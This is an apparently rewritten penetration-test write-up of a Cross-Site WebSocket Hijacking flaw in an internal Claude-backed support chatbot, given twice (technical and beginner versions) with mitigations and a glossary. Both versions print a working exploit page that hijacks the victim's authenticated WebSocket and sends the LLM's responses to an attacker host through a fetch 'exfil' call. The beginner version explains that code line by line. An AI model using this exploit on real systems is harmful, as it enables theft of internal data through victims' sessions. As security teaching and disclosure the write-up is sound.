CSWSH Meets LLM Chatbots
A chatbot's WebSocket endpoint accepted handshakes from any Origin and its session cookie was set with SameSite None, so a malicious page could open an authenticated WebSocket as the victim. The attacker could then send prompts to the LLM and exfiltrate the responses, including internal data the chatbot could access.
 Published on medium.com
During a pentest engagement in unfamiliar domains, it’s always reassuring to discover a vulnerability tied to the broader application configuration rather than just the specific pentesting focus. This can reveal deeper issues and provide valuable insights into the overall security posture.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During a penetration test on a chatbot built for support staff to run internal queries, the backend used Claude Anthropic to answer those queries. The LLM side of the engagement was the primary focus, but the chatbot reached Claude over WebSockets, and that transport turned out to be the more interesting problem. This post covers a Cross-Site WebSocket Hijacking (CSWSH) vulnerability in that chatbot; the LLM findings were written up separately.
The point the author makes up front is that on an unfamiliar domain, a bug tied to the wider application configuration rather than to the specific pentest focus can say more about the overall security posture than the thing you were hired to look at.
Setup
The target was a chatbot used by support staff for internal queries, with Claude Anthropic behind it. The chatbot communicated with Claude via WebSockets. The cookie that establishes WebSocket handshakes is called id_token.
For the proof of concept the researcher hosted the exploit page with a simple Python HTTP server on localhost, and a teammate hosted a quick external instance to receive the exfiltrated data.
Finding it
The researcher frames CSWSH as the WebSocket cousin of CSRF: an attacker impersonates a legitimate user and performs actions on their behalf. The difference that matters is that a hijacked WebSocket gives a two-way interaction with the application. If the server pushes sensitive data to the user over WebSocket messages, the attacker can intercept and capture it. In this case the data could be exfiltrated out of the intended internal network, potentially breaching sensitive information queried through the chatbot.
Two observations made the attack practical. First, the WebSocket handshake did not reject a random Origin value. Second, the id_token cookie carried SameSite=None, which allows the cookie to be sent on cross-site requests and so permits chaining the exploits together.
Exploitation
Step 1: Check Origin header validation

The first test is to initiate a WebSocket handshake with a random value in the Origin header. If no errors are returned and a status code 101 is received, the handshake was successful, which means the server is not validating the origin of the connection.
Step 2: Check the SameSite attribute

The researcher observed that the cookie responsible for establishing WebSocket handshakes, id_token, has its SameSite attribute set to None. That setting permits the chaining of exploits, because the browser will attach the cookie to a cross-site WebSocket handshake.
Step 3: Build the exploit page
The exploit is based on the WebSocket communication method the chatbot uses. The code opens a WebSocket connection on behalf of the victim, sends a query, and exfiltrates the response from the LLM model back to the attacker. There were no validation checks on sessionId and queryId, so those values can be set arbitrarily; they were used to keep track of queries at the backend and are not interesting in themselves.
<html><head><script>function test() {var ws = new WebSocket('wss://websocket.redacted.com');ws.onopen = function() {ws.send("{\"mode\":\"doesnt_matter\",\"sessionId\":\"e7b6a0c4-d06c-4f5e-b091-14d53c8f0342\",\"prompt\":\"What is the revenue for Customer ABC?\",\"queryId\":\"cfbff0d1-9375-5685-968c-48ce8b15ae17\"}");};ws.onmessage = function(event) {fetch('http://<external_instance_address>/?exfil='+btoa(event.data), {method: 'GET', mode: 'no-cors'});};}</script></head><title> POC CSWSH </title><body>Click here <button onclick="test()"> HERE </button></body></html>
ws.onopensends a JSON message withmode,sessionId,promptandqueryId. Thepromptis the question the attacker wants answered, hereWhat is the revenue for Customer ABC?. ThesessionIdandqueryIdare arbitrary UUIDs because the server does not validate them.
Step 4: Host the page
The HTML page is served from a simple Python HTTP server on localhost for testing purposes.

Step 5: Lure the victim
The page is opened in a victim's browser where an authenticated session is active, and the button is clicked. This is a proof of concept; in a real scenario an attacker could send such pages through support staff chatbots, which use the same WebSocket communication structure as internal staff queries to the LLM.

Step 6: Watch the exfiltration

The external instance is monitored for incoming requests. These interactions are responses from the hijacked WebSocket that have been infiltrated. An attacker can exfiltrate any internal data that the LLM has access to.
Step 7: Read the answer

The response from the LLM model for the prompt included in the exploit code arrives at the attacker's instance.
Root cause
The WebSocket handshake accepted a random Origin value, so the server was not validating where the connection came from. The id_token cookie is set with SameSite=None, so the browser sends it with that cross-site handshake and the server treats the connection as the victim's authenticated session. There were no validation checks on sessionId and queryId, so those values can be set arbitrarily. The combination gives a two-way channel: the attacker sends a prompt and reads the model's answer, which the LLM produces with whatever internal data it has access to.
Impact
An attacker who gets a victim with an active authenticated session to load the page and click the button can send queries to the LLM as that victim and read the responses. The report states that any internal data the LLM has access to can be exfiltrated, and that in a real scenario the page could be delivered through support staff chatbots that share the same WebSocket communication structure as internal staff queries.
Fix
The report lists these mitigations:
- Validate the
Originvalue when a WebSocket handshake is initiated. - Set the
SameSiteattribute of theid_tokencookie toStrictorLax, as per requirement. - Validate
queryIdandsessionIdso that arbitrary or predictable patterns are not accepted. - Use CSRF tokens in WebSocket handshakes if necessary.
Variants to test
-
Session cookie with
SameSite=None. Inspect the cookie used for the WebSocket handshake. A positive result isSameSite=Noneon a cookie that authenticates the socket, which lets a cross-site page carry the session. -
Unvalidated
sessionIdandqueryId. Send messages with arbitrary values in these fields. A positive result is the server accepting them and processing the query. -
Data-bearing server messages. Watch what the server pushes over the socket after a query. A positive result is sensitive data in
onmessage, which the exfiltrationfetchcan carry out.
What happened, in plain words
A company had an internal chatbot that its support staff used to ask questions. Behind the chatbot sat Claude Anthropic, a large language model (LLM), which answered the questions. The chatbot and Claude talked to each other over something called a WebSocket. The researcher was hired to look at the LLM side, and also found a Cross-Site WebSocket Hijacking issue in the WebSocket connection the chatbot used. That class of bug is called Cross-Site WebSocket Hijacking, or CSWSH.
The author's opening point is worth keeping in mind even if you are new to this. On a system you have never seen before, a bug that comes from how the whole application is configured can tell you more about its overall safety than the specific feature you were asked to test. Here, the LLM was the focus, but the transport underneath it was where the door was left open.
The pieces you need to know first
Before walking through the attack, here are the everyday ideas it relies on. None of them require any security background.
- A web page and a server. Your browser downloads a page (HTML, plus some JavaScript that runs inside the browser) and the page can then talk to servers over the network. JavaScript is just the programming language that runs in your browser tab.
- An API. Think of an API as a service counter. Instead of a human clerk, a program sends a structured request ("give me the revenue for customer ABC") and gets a structured answer back. The chatbot's front end uses an API to ask the backend, and the backend asks the LLM.
- A cookie. A small piece of text that a website asks your browser to store and to send back on every request to that site. It is how a site remembers that you are logged in. If someone else gets your cookie, they can often act as you.
- A token. A value, often stored in a cookie, that proves who you are. In this chatbot the cookie that authenticates the WebSocket connection is called
id_token. - A WebSocket. A normal web request is one-shot: ask, answer, done. A WebSocket is a connection that stays open in both directions, like a phone call rather than a letter. That is why it suits a chatbot: the server can push a reply whenever the model finishes, and the browser can send more messages on the same line.
- The
Originheader. When your browser opens a connection, it tells the server which site the page came from, in a header calledOrigin. A careful server checks that value and refuses connections from sites it does not trust. A careless server accepts anything. - The
SameSitecookie attribute. A setting on a cookie that controls whether the browser will send it when the request is started by a different site.SameSite=Nonemeans "send it anyway, even cross-site". That is convenient for some setups and dangerous for others. - CSRF (Cross-Site Request Forgery). A classic trick: you are logged in to a site, you visit a malicious page, and that page quietly makes your browser send a request to the site you are logged in to. Your browser attaches your cookie automatically, so the site thinks the request came from you.
- CSWSH (Cross-Site WebSocket Hijacking). The same idea, but for a WebSocket. The malicious page opens a WebSocket to the victim site, the browser attaches the victim's cookie, and now the attacker has a live two-way channel as the victim. The difference from plain CSRF is that two-way part: the attacker can both send messages and read what comes back.
The setup
The target was a chatbot for support staff to run internal queries, with Claude Anthropic answering behind it. The chatbot reached Claude over WebSockets.
- A victim who is logged in, with an active session in their browser.
- A WebSocket endpoint that accepts a connection without properly checking where the connection came from.
The cookie that establishes the WebSocket handshake is called id_token.
For the proof of concept, the researcher served the exploit page from a simple Python HTTP server on localhost (their own machine), and a teammate set up a quick external instance to receive the stolen data.
Finding it
The researcher describes CSWSH as the WebSocket cousin of CSRF. In CSRF the attacker impersonates a legitimate user and performs actions on their behalf. In CSWSH the same impersonation happens, but the hijacked WebSocket gives a two-way conversation with the application. If the server pushes sensitive data to the user over WebSocket messages, the attacker can intercept and capture it. Here, the data could be sent out of the intended internal network, potentially exposing sensitive information that staff had queried through the chatbot.
Two observations made the attack practical:
- The WebSocket handshake did not reject a random
Originvalue. - The
id_tokencookie carriedSameSite=None, which lets the browser send the cookie on cross-site requests, and so lets the two problems be chained together.
Exploitation, step by step
Step 1: Check whether the server validates the Origin header
The first test is to start a WebSocket handshake with a random value in the Origin header. If no errors come back and the server responds with status code 101, the handshake succeeded. Status 101 is the standard "switching protocols" reply that means the connection has been upgraded to a WebSocket. A success here means the server is not checking where the connection came from.
Step 2: Check the SameSite attribute on the cookie
The researcher observed that the cookie responsible for establishing WebSocket handshakes, id_token, has its SameSite attribute set to None. That setting permits the chaining of exploits, because the browser will attach the cookie to a cross-site WebSocket handshake. In plain terms: even if the malicious page is on a different site, the browser still hands over the victim's login cookie when the page opens the socket.
Step 3: Build the exploit page
The exploit is based on the WebSocket communication method the chatbot uses. The code opens a WebSocket connection on behalf of the victim, sends a query, and exfiltrates the response from the LLM model back to the attacker. There were no validation checks on sessionId and queryId, so those values can be set arbitrarily; they were used to keep track of queries at the backend and are not interesting in themselves.
<html><head><script>function test() {var ws = new WebSocket('wss://websocket.redacted.com');ws.onopen = function() {ws.send("{\"mode\":\"doesnt_matter\",\"sessionId\":\"e7b6a0c4-d06c-4f5e-b091-14d53c8f0342\",\"prompt\":\"What is the revenue for Customer ABC?\",\"queryId\":\"cfbff0d1-9375-5685-968c-48ce8b15ae17\"}");};ws.onmessage = function(event) {fetch('http://<external_instance_address>/?exfil='+btoa(event.data), {method: 'GET', mode: 'no-cors'});};}</script></head><title> POC CSWSH </title><body>Click here <button onclick="test()"> HERE </button></body></html>
Line by line, in plain words:
<html><head><script>starts an ordinary web page with a script block. Nothing here is exotic; it is the same kind of page any website serves.function test() {defines a function calledtest. It does nothing until something calls it.var ws = new WebSocket('wss://websocket.redacted.com');opens a WebSocket to the chatbot's endpoint. Thewss://prefix is the secure version ofws://, the wayhttps://is the secure version ofhttp://.-
ws.onopen = function() { ... };says: once the connection is open, run this. Inside it,ws.send(...)sends one text message. The message is JSON, a common text format for structured data, with four fields:sessionIdis a UUID (a long random-looking identifier) chosen by the attacker. The server does not validate it, so any value is accepted.promptis the actual question the attacker wants answered:What is the revenue for Customer ABC?.queryIdis another UUID, also unvalidated, used by the backend to keep track of queries.
ws.onmessage = function(event) { ... };says: every time the server sends a message back, run this. Inside it,fetch('http://<external_instance_address>/?exfil='+btoa(event.data), {method: 'GET', mode: 'no-cors'});takes the message (event.data), encodes it as base64 withbtoa(base64 turns arbitrary text into a safe string of letters and digits), appends it to the attacker's URL as a query parameter calledexfil, and sends it to the attacker's external instance.mode: 'no-cors'tells the browser not to block the cross-origin request; the attacker does not need to read the reply, only to make the request arrive.</script></head><title> POC CSWSH </title><body>closes the script and gives the page a title.Click here <button onclick="test()"> HERE </button>draws a button labelledHERE. Clicking it callstest(), which is what starts the whole chain.</body></html>closes the page.
Why the code is shaped this way: the attacker cannot read the victim's cookie, and does not need to. The browser does the work of attaching it. The attacker only needs the victim's browser to open the socket and to forward whatever comes back.
Step 4: Host the page
The HTML page is served from a simple Python HTTP server on localhost for testing purposes. In other words, the researcher put the file on their own machine and started a tiny web server so the browser could load it like any other page.
Why this step: the exploit has to be delivered as a real web page from some server. Localhost is just the simplest place to test it before thinking about real delivery.
Step 5: Get the victim to open the page
The page is opened in a victim's browser where an authenticated session is active, and the button is clicked. This is a proof of concept; in a real scenario an attacker could send such pages through support staff chatbots, which use the same WebSocket communication structure as internal staff queries to the LLM.
Step 6: Watch the data arrive
The external instance is monitored for incoming requests. These interactions are responses from the hijacked WebSocket that have been infiltrated. An attacker can exfiltrate any internal data that the LLM has access to.
Step 7: Read the answer
The response from the LLM model for the prompt included in the exploit code arrives at the attacker's instance.
Why it worked
The WebSocket handshake accepted a random Origin value, so the server was not validating where the connection came from. The id_token cookie is set with SameSite=None, so the browser sends it with that cross-site handshake and the server treats the connection as the victim's authenticated session. There were no validation checks on sessionId and queryId, so those values can be set arbitrarily. The combination gives a two-way channel: the attacker sends a prompt and reads the model's answer, which the LLM produces with whatever internal data it has access to.
What an attacker could do with it
An attacker who gets a victim with an active authenticated session to load the page and click the button can send queries to the LLM as that victim and read the responses. The report states that any internal data the LLM has access to can be exfiltrated, and that in a real scenario the page could be delivered through support staff chatbots that share the same WebSocket communication structure as internal staff queries.
How to fix it
The report lists these mitigations:
- Validate the
Originvalue when a WebSocket handshake is initiated. - Set the
SameSiteattribute of theid_tokencookie toStrictorLax, as per requirement. - Validate
queryIdandsessionIdso that arbitrary or predictable patterns are not accepted. - Use CSRF tokens in WebSocket handshakes if necessary.
In everyday terms: check who is calling before opening the line, stop the browser from handing your login cookie to other sites, and do not accept identifiers that the server has not issued itself.
Things to try on your own targets
-
Session cookie with
SameSite=None. Inspect the cookie used for the WebSocket handshake. A positive result isSameSite=Noneon a cookie that authenticates the socket, which lets a cross-site page carry the session. -
Unvalidated
sessionIdandqueryId. Send messages with arbitrary values in these fields. A positive result is the server accepting them and processing the query. -
Data-bearing server messages. Watch what the server pushes over the socket after a query. A positive result is sensitive data in
onmessage, which the exfiltrationfetchcan carry out.
Glossary
- API: a structured way for one program to ask another for data or actions, like a service counter for software.
- Base64 (
btoa): an encoding that turns arbitrary text into a safe string of letters and digits so it can travel in a URL. - Claude Anthropic: the large language model used behind the chatbot to answer queries.
- Cookie: a small piece of text a site stores in your browser and gets back on later requests, commonly used to remember that you are logged in.
- CSRF (Cross-Site Request Forgery): a trick where a malicious page makes your browser send a request to a site you are logged in to, so the site thinks it came from you.
- CSWSH (Cross-Site WebSocket Hijacking): the WebSocket version of CSRF, where a malicious page opens a two-way WebSocket as the logged-in victim and can both send and read messages.
- Exfiltration: getting data out of the place it is supposed to stay, here by sending it to an attacker-controlled server.
fetch: the browser function used to make an HTTP request from JavaScript.- Header: extra information sent alongside a request, such as
Origin. - HTML: the language web pages are written in.
id_token: the cookie in this chatbot that authenticates the WebSocket handshake.- JavaScript: the programming language that runs inside a browser tab.
- JSON: a text format for structured data, made of field names and values.
- LLM (large language model): an AI model that answers questions in natural language, here Claude Anthropic.
mode: 'no-cors': afetchoption that lets a cross-origin request be sent without the browser blocking it; the sender does not get to read the reply.onmessage: the WebSocket event that fires whenever the server sends a message back.onopen: the WebSocket event that fires once the connection is established.Originheader: the header in which the browser states which site a connection came from; servers can check it and refuse untrusted sites.- Penetration test: an authorised security assessment in which a researcher tries to break into a system to find weaknesses.
- Proof of concept (PoC): a small, working demonstration that a vulnerability is real.
prompt: the question or instruction sent to an LLM.queryId: an identifier the backend uses to keep track of a query; here it was not validated.SameSite: a cookie attribute that controls whether the browser sends the cookie on requests started by other sites;Nonemeans it does.sessionId: an identifier for a session; here it was not validated.- Status code 101: the HTTP reply meaning the connection is being upgraded, here to a WebSocket.
- UUID: a long, random-looking identifier, such as
e7b6a0c4-d06c-4f5e-b091-14d53c8f0342. - WebSocket: a connection that stays open in both directions, so the server can push messages at any time.
wss://: the secure form of a WebSocket address, the counterpart ofhttps://.